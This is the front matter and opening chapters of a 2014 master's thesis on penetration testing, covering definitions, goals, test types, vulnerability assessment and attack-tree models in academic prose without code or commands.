A Study of Penetration Testing Tools and Approaches

CHIEM TRIEU PHONG

A thesis submitted to Auckland University of Technology

in partial fulfillment of the requirements for the degree of

Master of Computer and Information Sciences (MCIS)

2014

School of Computing and Mathematical Sciences

Declaration

I hereby declare that this submission is my own work and that, to be the best of my knowledge and belief, it contains no material previously published or written by another person (except where explicitly defined in the acknowledgements), nor material which to a substantial extent has been submitted for the award of any other degree or diploma of a university or other institution of higher learning.

Signature: [illegible] Date: 29 Oct, 2014

Acknowledgements

First of all, I would like to take this opportunity to express my profound gratitude to my dear family for their constant support and encouragement without which this study would be impossible.

I would like to express my deepest appreciation to my supervisors, Dr. WeiQi Yan and Dr. Stephen Thorpe for their exemplary guidance and encouragement throughout the research. I am also obliged to staff members of AUT University, for valuable academic information and resources provided to conduct my thesis.

Lastly, I would like to thank my MCIS peers, especially the senior MFIT student – Rahul Chandran, for their helpful advice and suggestions.

Chiem Trieu Phong

Auckland, New Zealand

Oct, 2014

Abstract

As one of the most common techniques to assess information system security, penetration testing legally attempts to break into the target system by utilizing tools and techniques similar to those used by real hackers. The main objective of such technique is to effectively call to light potential vulnerabilities existing in the system, and then come up with pragmatic solutions to address such weaknesses; thus, enhancing the security of the system as a whole.

Similar to every profession, penetration testing processes are efficiently aided by collections of automated tools. Nevertheless, due to the large number of tools available, penetration testing practitioners might encounter difficulties in choosing the most suitable tools for the task. As a result, this thesis firstly aims to provide the security community more reliable references regarding the effectiveness of penetration testing tools. Groups of service fingerprinting tools including Nmap, Dmitry, Unicornscan, and vulnerability scanning tools including Nessus, OpenVAS, and GFI Languard, were selected for performance evaluation. Results of the study suggest that Nmap and Nessus are more powerful than others owing to their quick response time and fair coverage.

In parallel, the research introduces an unorthodox use of attack tree model for post-attack analysis activities. Attacks demonstrated on the experimental system were gathered and organized into various attack tree diagrams. By analyzing the diagrams, most effective attack surfaces can be easily outlined. The outcomes of the research have confirmed that outdated operating systems and un-patched services might contain the most critical vulnerabilities that allow attackers to seize a system's administrative access without spending too much time and effort. It is also pointed out that weak passwords and user's gullibility can be taken advantage of to gain initial access to the system, followed by further malicious activities for privilege escalation.

Key words: Information Security, Penetration Testing, Vulnerability Assessment.

Table of Contents

Declaration I

Acknowledgements II

Abstract III

Table of Contents V

List of Figures VII

List of Tables IX

Chapter 1 Introduction 1

1.1 Background and Motivation 1

1.2 Objectives of the Thesis 2

1.3 Structure of the Thesis 3

Chapter 2 Literature Review 4

2.1 Introduction 4

2.2 Concepts and Definitions of Penetration Testing 5

2.2.1 Penetration testing definitions and related concepts. 5

2.2.2 Goals of penetration testing. 6

2.2.3 Benefits and drawbacks of penetration testing. 7

2.2.4 Types of penetration testing. 9

2.2.5 Vulnerability Assessment versus Penetration Testing. 11

2.2.6 Web application penetration testing. 14

2.3 Penetration Testing Models and Methodologies 15

2.3.1 Penetration testing models. 15

2.3.2 Penetration testing methodologies. 19

2.4 Penetration Testing Tools 28

2.4.1 *Google* – A hacking tool? 28

2.4.2 Metasploit. 29

2.4.3 SAINT. 30

2.4.4 Core Impact. 31

2.4.5 And many other penetration testing tools. 33

2.4.6 Penetration testing distributions. 36

2.5 The Use of Penetration Testing 37

2.6 Conclusions 39
Chapter 3 Research Methodology 41
3.1 Related Studies 41
3.2 Research Questions 43
3.3 Research Design and Data Requirements 44
3.3.1 Research design. 44
3.3.2 Data requirements. 45
3.4 Limitations of the Research 45
3.5 Expected Outcomes and Conclusion 46
Chapter 4 Research Findings 47
4.1 Approach 47
4.2 The Experimental Test-bed 47
4.3 Experiments 52
4.3.1 Stage 1 – Penetration testing tools' performance observation. 52
4.3.2 Stage 2 – Hosts penetration. 57
Chapter 5 Discussions 79
5.1 Effectiveness of the Selected Penetration Testing Tools 79
5.1.1 Research question 1. 79
5.1.1 Research question 2. 80
5.2 Effective Attacks on Experimental Hosts 81
5.3 Implications and Recommendations 82
Chapter 6 Conclusions and Future Works 85
APPENDIX A 87
APPENDIX B 95
APPENDIX C 97
References 105

List of Figures

Figure 2.1 Example of an attack tree 16

Figure 2.2 A simple penetration testing methodology 20

Figure 2.3 A formal penetration testing methodology 21

Figure 4.1 The experimental test-bed 48

Figure 4.2 Vulnerability scanning results from each tool 56

Figure 4.3 Attack tree diagram of Metasploitable host 58

Figure 4.4 Exploiting Samba sbmd service with usermap_script 60

Figure 4.5 Exploiting Unreal IRCd backdoor 61

Figure 4.6 Exploiting the mis-configured NFS share 62

Figure 4.7 Exploiting Java_rmi service 63

Figure 4.8 Exploiting vsftpd v2.3.4's backdoor 63

Figure 4.9 Brute-forcing FTP login with Hydra 64

Figure 4.10 Brute-forcing FTP login with Metaploit Framework's auxiliary 64

Figure 4.11 Exploiting Distcc service 65

Figure 4.12 Executing privileged escalation exploit via meterpreter connection 66

Figure 4.13 Executing privileged escalation exploit via SSH connection 66

Figure 4.14 Brute-forcing mysql login with Metasploit's auxiliary 67

Figure 4.15 Displaying 'passwd' and 'shadow' files' contents using LOADFILE function 68

Figure 4.16 Password cracking with John the Ripper 68

Figure 4.17 Displaying 'user' table from 'mysql' database 69

Figure 4.18 Displaying web login credentials 70

Figure 4.19 Attack tree diagram of Windows XP workstation host 71

Figure 4.20 Gaining meterpreter connection using smb08_067_netapi exploit 73
Figure 4.21 Gaining a meterpreter connection with a malicious payload 73
Figure 4.22 Creating and adding a user to administrator's group on Windows XP 74
Figure 4.23 Gaining remote desktop connection on Windows XP..........75
Figure 4.24 Attack tree of MSSQL database server host..........76
Figure 4.25 Brute-forcing mssql login with Hydra..........77
Figure 4.26 Brute-forcing mssql login with Metasploit's auxiliary 77
Figure 4.27 Using mssql_payload exploit to establish a meterpreter connection 78

List of Tables

Table 4.1 The simulation network peripherals and associated functions 48

Table 4.2 List of penetration testing tools to be evaluated 50

Table 4.3 Service foot-printing results..53

Table 4.4 Vulnerability scanners' response time results 54

Table 4.5 Vulnerability scanning results 55

Table 4.6 Attack's descriptions on Metasploitable host 58

Table 4.7 Attack's descriptions on Windows XP workstation host.....................72

Table 4.8 Attacks' descriptions on MSSQL database server host.......................77

Chapter 1 Introduction

1.1 Background and Motivation

In today's business environment, IT systems have become an inseparable part of many modern firms. An effectively implemented system may not only enable smooth operations, but also significantly improve management processes. Unfortunately, despite the remarkable benefits brought by IT systems, companies might suffer devastating consequences and losses if the systems were taken down by cyber criminals. As a result, a large variety of defensive mechanisms are essentially needed in order to prevent intruders.

Once the security measures are in place, a question regarding how effective they actually are is eventually arisen. This is where penetration testing makes its appearance. As one of the most common approaches to assess system security, penetration testing can be considered as the simulation of actions performed by hackers in order to infiltrate an IT system. However, differentiating from hacking activities which ultimately aims to cause harm and loss; the primary objective of penetration testing is calling to light potential security loopholes existing in the system. This process afterward allows the testing teams to come up with pragmatic solutions to tackle such weaknesses; hence, enhance the organization's security as a whole.

Similar to many professions, penetration testing process is efficiently supported by a wide range of automated tools. Different sets of tools are specifically useful in every distinct stage of a penetration test. For instance, information gathering tools such as Nmap or Wireshark are particularly helpful to capture relevant information about the targets, while password cracking tools like Hydra or John the Ripper are amazingly powerful in exploitation stage. In fact, there is a large number of penetration testing tools available including free, open source and commercial ones. Due to this, the effectiveness of a particular tool when compared to others with the similar functions is worth questioning.

In a typical penetration test, with the data collected by the information gathering tools, a list of potential vulnerabilities on the testing subjects will be drawn. This is then followed by a wide range of attack combinations that attempts to break into the target system. As the attacking stage is finished, the outcomes will be gathered and analyzed. At this point, a useful approach capable of organizing all the attack instances into comprehensive diagrams can be helpful, in order to provide a whole view of the penetrating context.

1.2 Objectives of the Thesis

As mentioned above, with so many tools available to penetration testing professionals, choosing the most effective ones to include in their software arsenal becomes quite a challenge. Other than inflated vendor claims, there is little empirical comparison research to inform practitioners as to which tools may be the most effective for their needs. Hence, the very first objective of this thesis is to investigate a range of tools' performance in terms of response time and coverage which are well known performance needs of professionals. Response time refers to the amount of time needed for a tool to complete a specific task, while coverage indicates the number of items (such as opening ports or vulnerabilities) detected by the respective tools. Additional characteristics like user-interface and report formats generated are also put into consideration. Collected data will be put together and compared in order to find out the most effective ones. Since the number of tools is too large, only some available tools in the categories of service fingerprinting and vulnerability scanning are selected to be examined in this thesis.

In parallel, the study also demonstrates various basic penetration testing activities, as well as introduces an unorthodox use of attack tree model to outline the most effective attacks amongst those deployed on the target machines. Normally, attack tree model is used for attack brainstorming activities. Yet, in this study, attack tree model is applied to organize attack instances performed on the victims so as to offer a more general view of the attacking context. More details about the attack tree model can be found in chapter 2 of this report.

Ultimately, the research aims to contribute practical values to the security community by providing reliable references regarding the performance of penetration testing tools and a useful approach for post-exploitation analysis.

1.3 Structure of the Thesis

In order to assure comfortable reading, the report flows according to the following structure. Chapter 2 introduces the topic of penetration testing involving relevant information ranging from fundamental concepts and definitions, to extended knowledge such as goals, benefits, as well as drawbacks of penetration testing. The chapter also covers different types of penetration tests in detail. Furthermore, a variety of penetration testing models and associated methodologies are clearly described. The attack tree model adapted in this study is mentioned in this section as well. Finally, the chapter ends with the introduction of supporting tools and the state-of-the-arts that effectively assist the penetration testing processes.

Chapter 3 interpretively explains the research methodology adopted. Research questions which the study seeks answers for are also introduced. In addition, the experiment's design and the required dataset are stated. Limitations of the thesis are clearly addressed in this chapter as well.

Chapter 4 moves into deeper details of the experiment by describing the experimental test-bed and related components. The experiment's outcomes are presented with various supporting facts, figures, and diagrams.

In chapter 5, the research findings are discussed and analyzed so as to reveal solutions for the research questions. Besides, practical recommendations are considerably suggested to enhance the security as a whole.

Lastly, chapter 6 concludes the thesis and proposes a number of directions for further studies on the respective topic of penetration testing. Extended information regarding the research findings is also attached in the Appendix sections.

Chapter 2 Literature Review

This chapter principally surveys the discipline area of penetration testing by introducing information and related studies relevant to the research questions presented in chapter 3. The literature review provides a solid foundation for the research by presenting important concepts and definitions regarding penetration testing, coupled with addition knowledge such as objectives, benefits and drawbacks of penetration testing. This is later followed by a comprehensive introduction of different models and methodologies for conducting penetration tests including the attack tree model, which is applied in this thesis. A large collection of penetration testing tools and the-state-of-the-art are also mentioned in detail. Finally, the chapter is concluded with key problems and a number of proposed solutions.

2.1 Introduction

As pointed out by Fahmida (2011), despite the fact that cyber attacks and malware have been rocketing in this century of information, many companies and organizations today are still not proactively testing their infrastructure to identity security vulnerabilities. Once connected to the Internet, companies' systems can be probed, scanned, and even attacked constantly with a proliferation of free hacking tools and inexpensive devices like key loggers and Radio Frequency scanners (Chan & Schaeffer, 2008, pp. 44-46). As a result, every organization needs to seriously protect their systems against unauthorized access.

According to most security professionals, companies should defend themselves against the threat environment with layers of security strategies, for instance, periodic audit to assess risks, and proactive penetration testing. Instead of waiting for attacks to occur, which is obviously unsafe, uncontrolled, and inefficient, entrepreneurs should examine their systems regularly to reveal any flaw existing in the network or website that can be taken advantage of to compromise the whole system.

Similar to the well-known saying, "the best defense is a good offense", "the best method to test security implementation is to try it out", said Hare (2001, p. 591). In other words, the best way to determine how secure a system is to attempt to break into it legally – known as *penetration testing*. The following sub-section 2.2 of this chapter introduce several definitions as well as concepts related to penetration testing, while sub-section 2.3

covers different methodologies to perform a penetration test, together with various penetration testing models. Sub-section 2.4 presents a wide range of penetration testing tools that are available (either free, open source or commercial) for further reference. Finally, issues related to penetration testing are concluded in the last sub-section 2.5.

2.2 Concepts and Definitions of Penetration Testing

2.2.1 Penetration testing definitions and related concepts.

With regard to penetration testing, there is a wide range of definitions. As defined by Bacudio *et al.* (2011) and Ke *et al.* (2009), penetration testing is a series of undertaken activities to identify and exploit security weaknesses. It is security testing which attempts to circumvent security features of a system (Wack *et al.*, 2003). The system being tested is not necessarily a computer system consisting of applications, hosts, and networks (Shewmaker, 2008). It could also be a secure building, or more likely, a combination of users, an office, and a computer system (Bishop, 2007). Additionally, penetration testing can be defined as “an effort to penetrate a system in order to demonstrate that protection has weaknesses” (Cohen, 1997, p. 13).

To be more specific, Osborne (2006) defines a penetration test as “a test to ensure that gateways, firewalls, and systems are appropriately designed and configured to protect against unauthorized access or attempts to disrupt services” (p. 257). A penetration test is an analysis of IT environment and search for exploitable vulnerabilities (Nicola, n.d.). The test emphasizes on how deep one can get into the system.

Another interesting perspective to look at penetration testing is to reckon it as simulation of hacker’s behaviors. According to Tran and Dang (2010), “penetration testing is properly defined as the simulation of attacks like real hacker against target systems to identify security vulnerabilities without false positive results” (p. 73). Agreeing with this point of view, Turpe and Eichler (2009) define penetration testing as “a controlled attempt at penetrating a computer system or network from ‘outside’ in order to detect vulnerabilities. It deploys the same or similar techniques to those used in a genuine attack” (p.1). To aid this, Hardy (1997) claims that penetration tests, in some cases, “are similar to emulating the activities of a hacker, by probing and searching for ways to circumvent or bypass controls, and searching for weak points in the target organization’s electronic communication parameter” (p. 80).

To be more detailed, the term “hacker” refers to any person who illegally accesses an IT system of an organization without authorization (Naik *et al.*, 2009, pp. 187-190). Hackers are usually regarded as intelligent programmers trying to exploit security loopholes in IT systems for some reasons. Besides hackers, there exist “crackers” and “script kiddies”. Similar to hackers, crackers are people with an intention to take advantage of weaknesses of an IT system to acquire illegal benefits, social attention, or just respect from a particular community, a hacker group, for example. On the other hand, script-kiddies are usually intruders lacking of in-depth background knowledge and often driven by curiosity to attack easy targets they can find with available tools obtained from the Internet.

Professional penetration testers, as opposed to hackers, sometimes referred to as “white-hat” or ethical hackers perform penetration tests by utilizing the same tools and techniques as real hackers might do, but in a controlled manner with permission of the target organization (Yeo, 2013). The only thing that separates a penetration tester and a hacker is permission (Northcutt *et al.*, 2006). Permission is granted to the tester to conduct a penetration test on the client’s systems; whereas, the hacker does not need any form of permission to launch attacks on the victim’s system.

2.2.2 Goals of penetration testing.

As there is no system which is 100% secure neither now nor in the future (SANS Institute, 2002), one of the main goals of penetration testing is to inspect how secure a system is, or in other words, how insecure it is from the perspective of a hacker. To be more detailed, penetration testing is used to identify gaps in security posture, use exploits to get into the target network, and then gain access to sensitive data (Yeo, 2013).

In addition, Wack *et al.* (2003) states that the aim of penetration testing is to determine possible points of entry to a system, by utilizing common techniques and tools adopted by real hackers. Nevertheless, many security experts claim that penetration testing is far more than the simulation of hacker's activities. Hence, the main aim of penetration testing is not about hacking or breaking the IT system of a company (Midian, 2002a, pp. 15-17), as well as not to carry out some kind of 'crime-watch' style reconstruction of real hacking attempts (Midian, 2002b, pp. 10-12); but to provide countermeasures for found vulnerabilities, and meaningful advices to harden the security Ke *et al.* (2009).

As clarified above, hackers and ex-hackers may seemingly be the most suitable candidates to perform a penetration test since they certainly know what they are doing in terms of breaking into a system. However, it is strongly pointed out by Schultz (1997) that hiring hackers or ex-hackers to conduct a penetration test is definitely not wise decision for companies because they lack the most essential characteristics of a typical penetration tester which are integrity and reliability. Their attitudes and professional ethics necessary to protect client's interests have been shown to be incompatible. Hence, hacking and penetration testing can never be mixed. A typical penetration test which is usually driven by risk analysis, is always far more superior to a "random" approach adopted by cyber criminals (McGraw, 2005).

2.2.3 Benefits and drawbacks of penetration testing.

2.2.3.1 Benefits of penetration testing.

Penetration testing allows the testers to view the client's system through the eyes of malicious hackers (Engebretson, 2011). Such process can call to light a wide range of surprising discoveries and provide the client the time needed to remediate their systems before real attackers strike. Additionally, penetration testing may help organizations confirm the effectiveness – or ineffectiveness of the security measures that have been implemented by explicitly demonstrating security weaknesses in the system (Budiarto *et al*., 2004). More importantly, penetration testing provides evidences to alert the management to the need of taking information security more seriously (Hardy, 1997); hence, it indirectly raises security awareness of not only the management, but also the staff within a company.

As information security has gradually become everyone's problem (Chan & Schaeffer, 2008, pp. 44-46), the need to educate and elevate the average security awareness amongst users has been considered more and more desirable. Security experts should come up with more realistic practices in order to achieve such objective. One typical demonstration for this respective practice is a particularly practical assignment presented by Dimkov *et al*. (2011) that allows the students to deploy various social engineering techniques to retrieve a required laptop and use information obtained from the laptop to attack a system. Survey amongst students and staff participated in the assignment indicates that the assignment significantly increase awareness of both physical and social aspect of security. The exercise is strongly recommended for other universities to introduce security to graduate students. Hopefully, more security practices similar to this program will be developed to raise security awareness in not only education, but also in actual working environment.

2.2.3.1 Drawbacks of penetration testing.

Despite a great number of advantages mentioned above, the effectiveness of penetration testing is questionable due to several negative effects (Cohen, 1997, pp. 12-15). One hazardous issue is that penetration testing may cause information disruption, denial of services, and information leakage since the individuals performing penetration tests are usually granted with access to substantial amount of company's sensitive information. Another problem is the state of the system under test which is somehow different from how it is before the test begins. These changes, in most cases, may have minor or no effect at all; however, in some particular situations, they may introduce the system to new vulnerabilities. Furthermore, penetration testing may be potentially dangerous in a way that it may cause big waste of time and even critical damage to the organization, for instance, bringing the whole network down (Hardy, 1997, pp. 80-86).

In addition, as pointed out by Tibble (2011), automated vulnerability scanning tools (referred to as 'autoscanners'), find products and services on a target IP address by obtaining banner information, and then correlate the discoveries service names against an internal database of vulnerability testing modules against those services. This is more like mere guesses at vulnerability, rather than an actual test as no vulnerability probing/testing is performed. The vast majority of autoscanners usually generate a great number of false positives that may cost a large amount of time for a conscientious and lacking of industry experience analyst to process the report. In another story, false negative (the failure to detect real vulnerability) rating of autoscanners is put at 50% by some magazines and media; however, it is way below 50%, according to the author (Tibble, 2011). Autoscanners are not designed to intelligently probe a target in-depth in the same way as a real hacker would do with manual penetration test. Tibble claims that fully automated approach to vulnerability assessment is a very bad idea in highly sensitive information e.g. database server hosting intellectual property or credit card numbers; thus, fully automated approach should be avoided at all costs.

As penetration testing is so specialized, penetration testing activities should considerably be conducted by knowledgeable and highly-trained security professionals with befitting planning and strict disciples. Therefore, choosing a competent team is strategically crucial to guarantee successful results of a penetration test. Some typical criteria for companies to consider before deciding to go with a penetration team, are *knowledge* (e.g. knowledge of application and network penetration testing tools and exploits), *skills* (e.g. report writing skill, customer relationship management skill), and *experience* (e.g. years of work in the respective field) (Bhattacharyya & Alisherov, 2009). Moreover, background professional certifications and professional experience of the team are other factors worth concerning about.

2.2.4 Types of penetration testing.

In general, there are a number of distinct types of penetration testing including *network penetration testing, application penetration testing, periodic network vulnerability assessment,* and *physical penetration testing* (Osborne, 2006). *Network penetration test* inspects the entire network, particularly some critical network infrastructure like firewalls, database servers, web servers, or workstations.

Techniques used for this kind of test are somehow similar to those used in a real network-based attack that include port scanning, IP spoofing, session hijacking, DoS attack, and buffer overflow (Naik *et al.*, 2009, pp. 187-190).

Application penetration testing, on the other hand, involves a targeted assessment of an individual, usually a web-based application (Yeo, 2013). *Periodic network vulnerability assessment* is not fully intrusive and usually used to augment a complete penetration test (Osborne, 2006). This activity is a little more than scanning IP ranges on a quarterly or monthly basis, and reporting any changes or new exposures.

Finally, *physical penetration testing* examines the security of the organization on physical level. It is a method to demonstrate vulnerability in physical security of client premises (Allsopp, 2009). A wide range of approaches such as intelligence gathering, general deception, social engineering, night-time intrusion, and defeating locks can be deployed to perform a physical penetration test. Regarding social engineering, there are a large number of tactical approaches, for instance acting impatiently, employing politeness, inducing fear, faking supplication, invoking the power of authority, or even sex manipulation, are usually used to exploit human trust, ignorance, greed, gullibility, desire to help, and desire to be liked. The ultimate objective of social engineering technique is to acquire as much information from the employees as possible to attack the company's systems or facilities.

Explicitly, the distinct difference between those types of penetration testing mentioned above is the objects that they aim to examine. Physical penetration testing primarily focuses on the security of company's premises or facilities such as fences, doors, locks, or theft alarm systems; while network penetration testing and periodic vulnerability assessment are more IT-oriented in a manner that they specifically inspect the company's IT systems. Network penetration testing ethically attempts to infiltrate the IT infrastructure. Whereas, periodic vulnerability assessment is more like network monitoring activity, usually carried out on a regular basis. Application penetration testing, on the other hand, ultimately looks for security weaknesses in application built by software developers.

Physical penetration testing is obviously as important as technical penetration testing. Once physical security is compromised, technical protections will be rendered powerless. Physical penetration testing can help the company enhance its security by identifying “holes” in the defense, and then appropriate solutions can be made to remediate those weaknesses. Therefore, physical penetration testing should be conducted in tandem with technical penetration testing to provide solid defense mechanisms.

With regard to network penetration testing, there are three commonly used types of test: *black-box testing, white-box testing,* and *grey-box testing* (CPNI, 2006). The testers are provided with no information at all in *black-box testing*, whereas complete information is given to the testers in *white-box testing*. In *grey-box testing*, some but not all information (for example, username and password of a normal user in the system) is provided. *Black-box testing* is practically useful to understand what is possible for an unknown attacker to achieve. *White-box testing*, on the other hand, is useful for more targeted tests on a system to reveal as many vulnerabilities and attack vectors as possible. *Grey-box testing* tries to understand the degree of access that an authorized user of a system may acquire.

Apparently, choosing a suitable type to conduct a penetration test is problematic for companies sometimes. Which method, black or white-box testing, is more appropriate for the purpose of evaluating network security? The answer to this question usually depends on the requirements of the organization. If the goal is to discover what a malicious hacker can do to their system, a black-box test appears to be the best decision. Instead, a white-box test/full knowledge assessment and analysis work will make more sense if the company desires to improve their security infrastructure as a whole.

2.2.5 Vulnerability Assessment versus Penetration Testing.

Vulnerabilities are defined as potential security weaknesses, or design flaws, bugs, or mis-configurations that could result in security policy breaches (Vacca, 2010). In other words, they are ‘holes’ in a system that may introduce the system to malicious exploitations, therefore posing threats against network resource and information (Corothers, 2002).

Vulnerability can be categorized into two primary types: *logical vulnerability* and *physical vulnerability* (Vacca, 2010). *Physical vulnerabilities* include those having to do with either actual physical security of the company, or sensitive information which accidentally ends up in the dumpsters, or information exploited from employees through various social engineering approaches. *Logical vulnerabilities*, on the other hand, are commonly associated with company's computers, infrastructure devices, software, and applications.

The confusion surrounding penetration testing is probably understandable as different service providers offer various levels of services and usually refer to them by different terms (Cook, 2009). In general, there are three common levels of service, namely *port scanning, vulnerability assessment,* and *penetration testing*. *Port scanning* usually involves using a software application to scan Internet-facing appliance at the IP address given by the client, and then reporting back any port it finds open. Further than this level of service, *vulnerability assessment* aims to reveal potential threats to the network or system, following a particular methodology with pre-defined goals and assisting tools.

Unlike *vulnerability assessment* which mostly relies on automated tools, *penetration testing* uses tools to facilitate the testing process, and then attempt to exploit the system (Boteanu, 2011, pp. 10-11). The most common way to conduct a penetration test is to attempt to infiltrate the external exposure of the company's systems, networks, or web applications via Internet. Internal penetration testing, in contrast, provides information on what a hacker could do to the system once the external countermeasures are successfully breached. *Penetration testing* differentiates from *vulnerability assessment* in way that *penetration testing* uses manual techniques supplemented by automated tools to attack the system; whereas, *vulnerability assessment* mostly depends on automated tools to reveal potential security weaknesses (CPNI, 2006).

So, which security technology, vulnerability assessment or penetration testing, is more effective to evaluate information security? Paul Paget – CEO of Core Security Technologies, and Ron Gula – CEO of Tenable Network Security, both share their views upon such matter (Paget & Gula, 2005). Despite being a good initial step, Paget claims that vulnerability assessment does not address the implication of an intrusion, thus network administrator must determine whether a particular vulnerability is a real threat or just simply a false positive, as well as what risk it poses to the network if such vulnerability is successfully exploited. Unlike vulnerability assessment, penetration testing attempts to infiltrate the security defenses of a system by utilizing techniques of a real hacker. Penetration testing enables the testers to exploit vulnerabilities in the network and try to replicate the kinds of access a hacker could achieve, and identify which resources are exposed as well. Moreover, the results of a penetration test go far beyond the data yielded by a vulnerability assessment in way that it helps the administrators quickly identify and prioritize actual vulnerabilities, and gain insights into the effectiveness of security measures in place.

Nevertheless, Gula argues that vulnerability assessment is more suitable for effective vulnerability management as, firstly, vulnerability scanning can be automated as opposed to penetration testing which is best performed by an expert team. Secondly, vulnerability assessment tests a broader number of vulnerabilities on more platforms than typical penetration testing tools. The next advantage of vulnerability assessment is that vulnerability scanning with continuous network monitoring or host-based patch auditing can easily identifies vulnerabilities in client application across a network. Lastly, vulnerability assessment provides more fidelity of information, thus giving security team more data to make informed decisions.

Although both sides have their points justified, the answer for the previous question primarily depends on the requirements of the client. If the company would like to call to light the number of potential security weaknesses existing in their system, a vulnerability assessment is apparently a suitable choice. However, if the goal is to inspect how vulnerable the company's system is, a well-planned penetration test is obviously a rational decision.

2.2.6 Web application penetration testing.

"Essentially, the problems with web server start with the fact that anyone running a web server is effectively giving access of their system to a completely uncontrolled userbase" (Midian, 2002c). Web applications technically expose themselves to attackers due to their very nature of being publicly accessed and processing data elements from within HTTP requests (Melbourne & Jorm, 2010a). Therefore, web server seriously need effective protections to defend against plenty of well-known exploits, especially on port 80/TCP where it resides. Patching the web server up-to-date is a must as most vulnerabilities are generated by default, un-patched operating systems, or application installation.

Besides input validation which is considered the root cause of web application vulnerability, poor authentication mechanisms, logic flaws, unintentional disclosure of content and environment information, and traditional binary application flaws (such as buffer overflow) are common vulnerabilities that can introduce a web application to various attacks (Melbourne & Jorm, 2010a). Especially, *SQL injection* and *Cross-site Scripting* (*XSS*) are on the top of the most common vulnerabilities rated by OWASP (Antunes & Vieira, 2013). *SQL injection* – one of the most prevalent vulnerability of web application, allows attacker to alter SQL queries with "nasty" characters as inputs while interacting with the application in order to manipulate the underlying database (Melbourne & Jorm, 2010b). On the other hand, *XSS* in an application sends user-supplied data to a web browser without firstly validating or encoding the content. Additionally, extended stored procedure, PHP and MySQL injection, code and content injection, miscellaneous injection, bypassing client-side controls, exploiting path traversal, attacking application logic, and attacking other users, are some other popular threats to web applications (Stuttard & Pinto, 2007). *Cookies* are another source of web application vulnerability (Melbourne & Jorm, 2010c). There have been numerous browser vulnerabilities in the past allowing hackers to steal known cookies that can be used to impersonate a user.

With regard to web services, security can be examined with either *penetration testing,* or *static code analysis* approach (Antunes & Vieira, 2009). *Black-box penetration testing* – the most common way to test a web application (Melbourne & Jorm, 2010b), inspects the application from the perspective of a hacker and tried to compromise it by analyzing the program execution in the presence of malicious inputs (Antunes, 2011). Any abnormal behavior in response to malicious inputs is certainly worth investigating. Despite the fact that the analysis of vulnerability in web application is best accomplished by hands, most parts of black-box penetration testing can be scripted and automated with a wide range of penetration testing tools (Melbourne & Jorm, 2010c).

Similar to *white-box penetration testing* approach, *static code analysis* looks into the source code of the application (instead of information, for instance network designs or configurations in network penetration testing) to identify potential vulnerabilities without executing the program (Antunes, 2011).

Both techniques are suitable to assess security of a particular web application. However, in fact, black-box penetration testing is the mostly used approach for web developers to inspect a web application.

2.3 Penetration Testing Models and Methodologies

2.3.1 Penetration testing models.

A wide range of different models are adopted for penetration testing. Traditionally, there are two commonly used approaches, namely *flaw hypothesis* and *attack tree*.

As a proprietary testing for the System Development Lifecycle, *flaw hypothesis* model "is now in general use and remains the best current approach to penetration testing of new products at the end of development" (Weissman, 1973). Basic flaw hypothesis approach consists of six activities: *define penetration testing goals, perform background study, generate hypothetical flaws, confirm hypotheses,* *generalize discovered flaws*, and *eliminate discovered flaws*. At the beginning of a penetration test following this approach, the test is initially planned by setting the scope, establishing ground rules and objectives, as well as defining the purpose. Then, a background study is conducted using all available resources such as system design documentation, source code, user documentation, and results of unit and integration testing. As the study is completed, the team commences brain-storming sessions to generate hypothetical flaws. These hypothetical flaws are eventually analyzed, filtered, ordered, and then confirmed or refused by tests or source code analysis. Next, the confirmed flaws are analyzed for patterns to determine whether the flaw exists elsewhere in the system. Finally, practical solutions to remediate the flaws are recommended.

On the other hand, the *attack tree* approach developed by Sparta (Salter *et al.*, 1998), is intended for penetration testing where there is less background information about the system-under-test. The basic idea of this model is to combine the work breakdown structure from project management and the familiar tree representation of a logical proposition. The root and other nodes in the tree are disjunctive nodes. An attack on a node is considered accomplished if any of the actions described by its children nodes are successfully carried out.



Log in to target's machine
Guess password
Acquire password from target
Using default/common passwords
Bribe
Blackmail
Install key loggers/trojans
Shoulder surfing

Figure 2.1 Example of an attack tree

Figure 2.1 illustrates a simple attack tree consisting of one ultimate goal (root node) and several sub-goals (leaf nodes). The ultimate goal is accomplished as long as any of its sub-goals is successfully carried out. In this case, for instance, an attacker might want to install a key logger application on the target’s machine in order to acquire his/her password, and then use it to login to the victim’s machine.

Taking advantage of the two mentioned approaches, McDermott (2000) proposes the *attack-net-based penetration testing* model that includes similar activities as the flaw hypothesis approach, except the process of generating hypothetical flaws are constructed using attack nets. According to the author, such model which is based on Petri-net, retains the key advantages of the flaw hypothesis and attack tree approaches while providing new benefits. It brings more discipline to brain storming activity without limiting the free rang of ideas in any way. It also provides the alternative and refinement of the attack tree approach. Additionally, attack net provides a graphical means of showing how a collection of flaws may be combined to achieve an attack, as attack net can make full use of hypothetical flaws. This means *attack net* can model more sophisticated attacks which may combine several flaws. Moreover, the descriptive power of such approach is strengthened with the separation of penetration test commands or events from attack states or objects. Furthermore, attack net can model choices by using disjunctive transitions allowing vulnerabilities to be exploited in several ways or alternative attacks on a single goal. However, it is not clear if attack net model is better than traditional attack tree for top-down testing of poorly documented operating systems.

